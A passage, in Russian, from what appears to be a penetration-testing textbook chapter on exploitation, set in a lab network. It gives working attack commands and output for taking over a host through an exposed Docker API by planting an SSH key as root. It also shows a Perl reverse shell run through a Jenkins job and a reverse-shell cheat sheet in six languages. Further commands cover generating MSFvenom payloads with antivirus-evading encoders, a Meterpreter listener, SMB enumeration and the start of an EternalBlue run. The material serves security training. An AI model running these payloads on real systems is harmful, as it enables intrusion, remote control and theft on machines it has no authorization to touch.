В первом окне, показанном на рис. 7.17, я создал запись для конфигураций IMAP/SSL. Если вы хотите использовать незащищенный IMAP, то выберите порт 143 и не забудьте изменить значение метода шифрования на No Encryption (Без шифрования) (рис. 7.17).




Рис. 7.17. Настройки получения электронной почты

Затем мы настроим параметры отправки на безопасный порт SMTP, 465. Опять же, если вы хотите использовать протокол передачи данных в открытом виде, то установите порт 25 и не забудьте изменить значение метода шифрования на No Encryption (Без шифрования) (рис. 7.18).




Рис. 7.18. Настройки отправки электронной почты

Наконец, на рис. 7.19 показано интересное электронное письмо, которое пришло на почту Гаса в начале его карьеры в KCorp.




Рис. 7.19. Входящая почта

Эксплуатация Docker

Чтобы понять этот подраздел, вам потребуется соблюсти два предварительных условия. Во-первых, вам нужно знать все, что мы рассмотрели в предыдущей главе, посвященной перечислению. Во-вторых, вам нужно быть знакомыми с технологией Docker; в противном случае обратитесь к приложению Б, в котором есть отдельный урок по работе с контейнерами Docker.

В этом сценарии эксплуатации есть две виртуальные машины (рис. 7.20):

- **Kali Linux (злоумышленник)**: 172.16.0.102;
- **Ubuntu Linux**: 172.16.0.103.

На целевом хосте Ubuntu мы установим движок Docker (с открытым TCP-портом 2375), а также запустим контейнер Jenkins.

Обратите внимание, что контейнеры Docker имеют собственные подсети; для этого примера сеть контейнеров Docker — 172.17.0.0/16.

Тестирование подключения Docker

Чтобы взаимодействовать с удаленным движком Docker, нам нужно сначала установить клиент Docker на наш хост Kali:

```
root@kali:~# apt update && apt install docker.io -y
root@kali:~# systemctl start docker && systemctl enable docker
```




Рис. 7.20. Архитектура хоста Docker

Чтобы проверить, можем ли мы подключиться к удаленному Docker, выполним тестовую команду, чтобы вывести список контейнеров на хосте Ubuntu:

```
root@kali:~# docker -H 172.16.0.103:2375 ps -a
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS              PORTS                                              NAMES
```

```
7dd7d926605a        jenkins             "/bin/tini -- /usr/l..." 2 hours ago
Up 2 hours          0.0.0.0:8080->8080/tcp, 0.0.0.0:50000->50000/tcp
                                                        labjenkins
```

Отлично, работает! Затем мы запустим новый контейнер на хосте Ubuntu, чтобы скомпрометировать его.

Создание нового удаленного контейнера Kali

На данном этапе мы создадим новый контейнер Kali в Ubuntu. Помните, что мы используем нашу виртуальную машину Kali для удаленного запуска этих команд Docker на хосте Ubuntu жертвы.

Скачивание образа Kali

Сначала скачайте образ Kali Linux из Docker Hub:

```
root@kali:~# docker -H 172.16.0.103:2375 pull kalilinux/kali
Using default tag: latest
latest: Pulling from kalilinux/kali
ba24b40d7ccc: Pull complete
Digest: sha256:0954a8766c13e16bfc3c4ad1cdd457630bc6f27a2f6a7f456015f6195
6cabd08
Status: Downloaded newer image for kalilinux/kali:latest
docker.io/kalilinux/kali:latest
```

Проверка того, был ли скачан образ

Всегда следует дважды проверять, успешно ли был скачан образ:

```
root@kali:~# docker -H 172.16.0.103:2375 images
REPOSITORY          TAG                 IMAGE ID            CREATED
SIZE
kalilinux/kali      latest              bd513360cce5        4 days ago
114MB
jenkins             latest              cd14cecfdb3a        23 months ago
696MB
```

Запуск контейнера

Затем мы запустим контейнер и смонтируем корневой каталог Ubuntu (/) в `/mnt` в контейнере Kali (поскольку позже мы хотим скомпрометировать хост Ubuntu):

```
root@kali:~# docker -H 172.16.0.103:2375 run -itd --name fsociety -v /:/
mnt bd513360cce5
558c0ae8491290e1dade641cd62f6b7e258a0d6bc1a33cd3bfc0991f8824716a
```

Проверка того, запущен ли контейнер

В качестве еще одной проверки посмотрим, запущен ли контейнер, прежде чем подключаться к нему:

```
root@kali:~# docker -H 172.16.0.103:2375 ps
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS              PORTS                                              NAMES
558c0ae84912        bd513360cce5        "bash"                   11 seconds ago
Up 11 seconds                                                          fsociety
7dd7d926605a        jenkins             "/bin/tini -- /usr/l..." 2 hours ago
Up 2 hours          0.0.0.0:8080->8080/tcp, 0.0.0.0:50000->50000/tcp   labjenkins
```

Получение доступа к командной строке в контейнере Kali

Поскольку контейнер Kali теперь запущен и работает, все, что нам нужно, — это запустить команду `exec`, чтобы получить доступ к удаленной командной оболочке:

```
root@kali:~# docker -H 172.16.0.103:2375 exec -it 558c0ae84912 bash
root@558c0ae84912:/# id
uid=0(root) gid=0(root) groups=0(root)
root@558c0ae84912:/#
```

У нас есть доступ к удаленной оболочке с правами root в контейнере Kali. Далее скомпрометируем хост Ubuntu с помощью этого контейнера.

Эксплуатация хоста с Docker

На данном этапе у нас есть контейнер Kali Linux, работающий на хосте Ubuntu. Мы смогли удаленно создать этот контейнер и подключиться к его командной оболочке. Теперь вы узнаете, как скомпрометировать хост Ubuntu через контейнер, который мы создали ранее. Запуск быстрого сканирования Nmap на хосте показывает, что у нас есть SSH-сервер, прослушивающий порт 22:

```
root@kali:~# nmap 172.16.0.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-26 07:15 EDT
Nmap scan report for 172.16.0.103
Host is up (0.00014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
8080/tcp  open  http-proxy
50000/tcp open  ibm-db2
MAC Address: 00:0C:29:96:F8:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
```

Прежде чем мы продолжим работу с эксплойтом, необходимо понять два ключевых момента:

- движок Docker (Daemon) работает с правами root на хосте Ubuntu;
- контейнеру Kali примонтирован том, и он сопоставлен со всей файловой системой Ubuntu. Другими словами, мы должны иметь возможность делать запись на хосте Ubuntu через контейнер Kali.

Генерация ключа SSH

На виртуальной машине Kali (а не на контейнере) мы сгенерируем ключи SSH, чтобы можно было удаленно подключаться к виртуальной машине Ubuntu. Воспользуемся командой `ssh-keygen`, чтобы выполнить эту задачу (мы не станем использовать парольную фразу, поэтому во время генерации будем просто нажимать Enter):

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:w0gYi9/7xBEU46xkO66+X9jCcKUa5NKtcR8WBjccU0k root@kali
The key's randomart image is:
+---[RSA 3072]----+
|    . ..O=E.     |
|   . + *.+.      |
|  . + + B        |
|   = * O o       |
|  . B @ S        |
|   . @ O +       |
|    o * *        |
|     . =         |
|   .+o. .        |
+----[SHA256]-----+
```

Передача ключей

На данном этапе мы должны передать сгенерированный ранее открытый ключ `/root/.ssh/ id_rsa.pub` в контейнер Kali. Откроем файл в текстовом редакторе на Kali VM (не в контейнере) и скопируем его содержимое.

Затем я вернусь к удаленному подключению к командной оболочке к контейнеру Kali. Для начала убедимся, что у нас есть каталог `ssh` внутри корневого главного каталога на хосте Ubuntu. Если нет, то создадим новый:

```
root@558c0ae84912:~# cd /mnt/root
root@558c0ae84912:/mnt/root# ls -la
total 36
drwx------  6 root root 4096 Jun 16 15:48 .
drwxr-xr-x 20 root root 4096 Jun 11 20:23 ..
-rw-------  1 root root 1608 Jun 26 11:50 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jun 26 11:50 .cache
drwx------  3 root root 4096 Jun 16 15:48 .config
drwxr-xr-x  3 root root 4096 Jun 11 20:36 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
```

```
drwx------  3 root root 4096 Jun 16 16:12 .vnc
root@558c0ae84912:/mnt/root# mkdir .ssh
root@558c0ae84912:/mnt/root# cd .ssh
```

Используйте команду `echo`, чтобы добавить открытый ключ, который мы сгенерировали на виртуальной машине Kali, в файл `authorized_keys`. (Если вы не знаете, что такое файл `authorized_keys`, то обратитесь к подразделам главы 1, посвященным SSH, чтобы понять принципы его работы.)

```
root@558c0ae84912:/mnt/root/.ssh# echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDKc2E5yhmGHiz9jE4+8oNZ59n26F9T5n
iTQGWaCI1fhFUFnn4zzh9GJxbsrjmVaaCMNaq6pjSHb/GzkhZssSxkjyXKm
UldDMwSIFMdtj4Pcrau+aPls9thC47KprWmkKd47O7yXdiQDUu8OD8cQ7h2
HylQEBRlh/9xP4JdOyZ2wnD5uE0dnrBB23yndPuY2gSvP8bYzNj12uPe+b5
qGD0rGOS32I144Q1jyHDXbI2/tF1uiIRiURgNq9zs4zFCJej5u/Xyd3AtRx
GOXF+LNyHjXFDP1Assyli4k6l1HBo8JdE+hT6dIW/rETqXsvocqEGWd+UR/
Et8APWAjLkADWPzAiIoMAaYbX36f82qcCCzGKE9MNXzlLzUA3Swk/pDvzbxYm
mYsXt9doUQbM+7BHwNX+rBoOK1cNU+UImb6dV+xLfUgL8IhJ7RoQrkYxjiXC/
kcgADQq9ThHsBQ6HHcD9BL6GDRwirPfouICXhAOdSJwdX1UACE4oeUFypT1Y7ccM= root@
kali" > authorized_keys
```

Пришло время правды: попробуйте подключиться к виртуальной машине Ubuntu с нашего хоста Kali (а не из контейнера):

```
root@kali:~# ssh root@172.16.0.103
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

34 updates can be installed immediately.
14 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jun 26 04:50:39 2020 from 172.16.0.102
root@ub01:~#
```

И мы получили доступ к командной строке с правами root!

Эксплуатация Jenkins

Эксплуатация Jenkins — отличный пример, который можно применить к другим веб-порталам. Как только вы увидите веб-портал, вам необходимо выполнить проверку по списку, приведенному ниже.

- Обход страницы входа в систему.
  - Вход в систему методом грубой силы.

  - Обход аутентификации с помощью SQL-инъекции (мы рассмотрим это несколько позже).
  - Кража учетных данных.
- Вход в систему и использование недостатков в функционале портала.
  - Выполнение команд.
  - Загрузка веб-оболочки (рассмотрим несколько позже).
- Если ни один из этих элементов не осуществим, то, вероятно, вы можете попытаться найти общедоступный эксплойт. В идеале администратор не обновлял систему и все еще использует старую версию.

Если вы помните этап перечисления, то мы смогли получить действующую учетную запись (admin:admin) с помощью Hydra. Используем ее для входа на портал (рис. 7.21).




Рис. 7.21. Главная страница Jenkins

Наша цель на данном этапе — получить доступ к удаленной командной оболочке, поэтому нам нужно будет выполнять команды через этот портал. Сначала запустим слушатель на нашем хосте Kali, используя `netcat`:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
```

Вернувшись на страницу Jenkins, щелкните на ссылке Create New Jobs (Создать новые задачи), чтобы запланировать выполнение команды. Когда страница

загрузится, введите имя проекта, затем выберите проект Freestyle из списка и, наконец, нажмите OK (рис. 7.22).




Рис. 7.22. Jenkins — новый проект

Как только вы окажетесь на странице конфигурации проекта, прокрутите ее вниз до раздела Build и выберите пункт меню Execute Shell (рис. 7.23).




Рис. 7.23. Jenkins — добавить шаг сборки

На этапе перечисления мы знаем, что этот хост основан на Linux, поэтому будем использовать Perl для выполнения команды обратной командной оболочки (помните, что у нас есть слушатель на нашем хосте Kali на порте 1111). Мы не будем запускать `netcat`, поскольку это рабочий сервер и администратор KCorp, вероятно, не установил его. Вот почему мы будем использовать Perl для выполнения задачи (он обычно устанавливается на серверах Ubuntu/Linux), как показано на рис. 7.24:

```
perl -e 'use Socket;$i="172.16.0.102";$p=1111;socket(S,PF_INET,SOCK_STREAM,
getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(ST
DIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```




Рис. 7.24. Jenkins — обратная командная оболочка

После нажатия кнопки Save (Сохранить) окно закроется. Теперь все, что нам нужно сделать, — это выполнить команду. Для этого нажмите Build Now (Собрать сейчас) в левом меню. Чтобы убедиться, что выполнение было успешным, переключитесь в окно терминала хоста Kali, — и действительно увидите, что у нас есть доступ к удаленной командной оболочке:

```
root@kali:~# nc -nlvp 1111
listening on [any] 1111 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.103] 39082
$ id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
$
```

Способы получения обратной командной оболочки

В предыдущем примере вы увидели важность выполнения совместимой с удаленным хостом-жертвой команды для получения доступа к командной оболочке. В этом подразделе вы узнаете о различных командах для получения доступа к командным оболочкам, которые можете запустить на машине жертвы. Обратите внимание, что иногда вам придется попробовать разные варианты на одном хосте. Например, Bash будет сложно выполнить, если сетевой экран установил ограничительные правила (в этом случае вам придется искать другие методы, такие как Python, Perl и т. д.).

Bash

```
bash -i >& /dev/tcp/[IP-адрес Kali]/[Прослушиваемый порт на Kali] 0>&1
```

Perl

```
perl -e 'use Socket;$ip="[IP-адрес Kali]";$port=[Прослушиваемый порт на
Kali];socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,
sockaddr_in($port,inet_aton($ip))))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh -i");};'
```

Java

```
runt = Runtime.getRuntime()
proc = runt.exec(["/bin/bash","-c","exec 5<>/dev/tcp/[IP-адрес Kali]/
[Прослушиваемый порт на Kali];cat <&5 | while read line; do \$line 2>&5 >&5;
done"] as
String[])
proc.waitFor()
```

Python

```
python -c 'import socket,subprocess,os;sok=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);sok.connect(("[IP-адрес Kali]",[Прослушиваемый порт
на Kali]));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.
fileno(),2);subprocess.call(["/bin/sh","-i"]);'
```

PHP

```
php -r 'fsockopen("[IP-адрес Kali]",[Прослушиваемый порт на Kali]);
                                    exec("/bin/sh -i <&3
>&3 2>&3");'
```

PowerShell

Это сложно; вам нужно быть осторожным, поскольку операционная система Windows эволюционировала в обнаружении вредоносных программ. Ниже приведен пример однострочного сценария PowerShell:

```
$client = New-Object System.Net.Sockets.TCPClient("[Kali IP]",[Kali Listener
Port]);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i
= $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback =
(iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path
+ "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.
Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Предыдущий однострочник будет обнаруживаться антивирусами. Инструменты безопасности постоянно улучшаются, поэтому вы должны проявлять изобретательность, когда возникает подобная задача.

Использование командных оболочек с Metasploit

Выше вы видели различные способы получения командных оболочек, которые можно запускать на хосте жертвы. Поддерживать все эти команды непрактично, поэтому в качестве решения можно применить Metasploit/MSFvenom.

Двумя основными компонентами успешной командной оболочки Meterpreter (или любого типа оболочки, использующей Metasploit) являются следующие:

- создание полезной нагрузки в MSFvenom;
- создание слушателя в Metasploit.

Начнем с практического примера, чтобы вы могли понять, как это работает. В нашем текущем примере мы сначала сгенерируем полезную нагрузку Windows/Meterpreter, используя MSFvenom (помните, что LHOST — это IP-адрес Kali, а LPORT — это порт, который мы хотим прослушивать):

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.0.102
LPORT=1111 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows
from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Затем мы начнем прослушивание этого порта с помощью модуля multihandler в Metasploit:

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 1111
msf5 exploit(multi/handler) > exploit
```

На данном этапе все, что нам нужно, — передать эту полезную нагрузку (`shell.exe`) на хост нашей жертвы Windows и запустить ее. Когда она будет выполнена, у нас должна появиться командная оболочка Meterpreter:

```
[*] Started reverse TCP handler on 172.16.0.102:1111
[*] Sending stage (176195 bytes) to 172.16.0.100
[*] Meterpreter session 1 opened (172.16.0.102:1111 ->
172.16.0.100:49177) at 2020-06-27 12:39:30 -0400

meterpreter >
```

Позже в этой книге вы узнаете, как с данного этапа перейти к эскалации привилегий и пивотингу с помощью Meterpreter.

Параметры MSFvenom

Чтобы хорошо управляться с MSFvenom, вам нужно будет изучить его возможности. Шаблон типичной команды выглядит так:

```
$msfvenom -p [имя полезной нагрузки] – platform [Операционная система] -e
[кодировщик] -f [формат] –out [имя целевого файла]
```

Чтобы перечислить все поддерживаемые полезные нагрузки, используйте следующее (используйте команду `grep` для фильтрации результатов):

```
$msfvenom -l payloads
```

Чтобы перечислить все поддерживаемые платформы (например, Windows, Linux и т. д.), используйте команду:

```
$msfvenom -l platforms
```

Чтобы перечислить все поддерживаемые кодировщики (для обхода антивирусного программного обеспечения), используйте команду:

```
$msfvenom -l encoders
```

Вы также можете шифровать полезную нагрузку несколько раз, используя флаг `-i`. Иногда большее количество итераций может помочь обойти антивирусную защиту, но знайте, что кодирование на самом деле не предназначено для использования в качестве реального решения для обхода антивируса:

```
$msfvenom -p windows/meterpreter/bind_tcp -e x86/shikata_ga_nai -i 3
```

Наконец, чтобы перечислить все поддерживаемые форматы файлов с помощью MSFvenom, используйте команду:

```
$msfvenom --help-formats
```

Эксплуатация протокола SMB

В последние годы протокол Samba был популярным сервисом для эксплуатации. Основные эксплойты в Metasploit связаны с уязвимостями SMB.

Подключение к общим ресурсам SMB

Как только вы на этапе перечисления увидите, что порт 445 открыт, вы можете попытаться подключиться к доступным каталогам.

Чтобы вывести список общих (доступных) папок на удаленном хосте, воспользуемся модулем Metasploit `smb_enumshares`:

```
msf5 > use auxiliary/scanner/smb/smb_enumshares
msf5 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 172.16.0.100
RHOSTS => 172.16.0.100
msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBUser admin
SMBUser => admin
msf5 auxiliary(scanner/smb/smb_enumshares) > set SMBPass admin
SMBPass => admin
msf5 auxiliary(scanner/smb/smb_enumshares) > run
[+] 172.16.0.100:445      - ADMIN$ - (DISK) Remote Admin
[+] 172.16.0.100:445      - C - (DISK)
[+] 172.16.0.100:445      - C$ - (DISK) Default share
[+] 172.16.0.100:445      - IPC$ - (IPC) Remote IPC
[*] 172.16.0.100:         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ранее мы нашли четыре общих каталога на узле Windows.

В Kali вы можете получить доступ к общему ресурсу SMB удаленно с помощью проводника папок ОС. Убедитесь, что ввели следующий путь в файловом менеджере Kali (рис. 7.25).




Рис. 7.25. Подключение к SMB

```
smb://[IP-адрес]
```

После того как вы введете правильный IP-адрес, вам будет предложено ввести учетные данные (в моем случае это admin:admin). Нажав кнопку Connect (Подключиться), вы получите полный визуальный доступ к удаленным общим ресурсам (рис. 7.26).




Рис. 7.26. Установленное соединение SMB

Эксплойт Eternal Blue для SMB

Мы не зря используем эту тему в качестве примера. Эксплойт Eternal Blue был популярен несколько лет назад, и Microsoft уже исправила эту уязвимость. Но поскольку вы изучаете эксплуатацию, вам нужно увидеть, как он (эксплойт) работает. Вы встретите этот сценарий в CTF и некоторых практических сертификациях, таких как OSCP. Мы снова возьмем Metasploit и используем модуль `ms17_010_eternalblue`:

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_
tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 172.16.0.100
RHOSTS => 172.16.0.100
msf5 exploit(windows/smb/ms17_010_eternalblue) > set SMBUSER admin
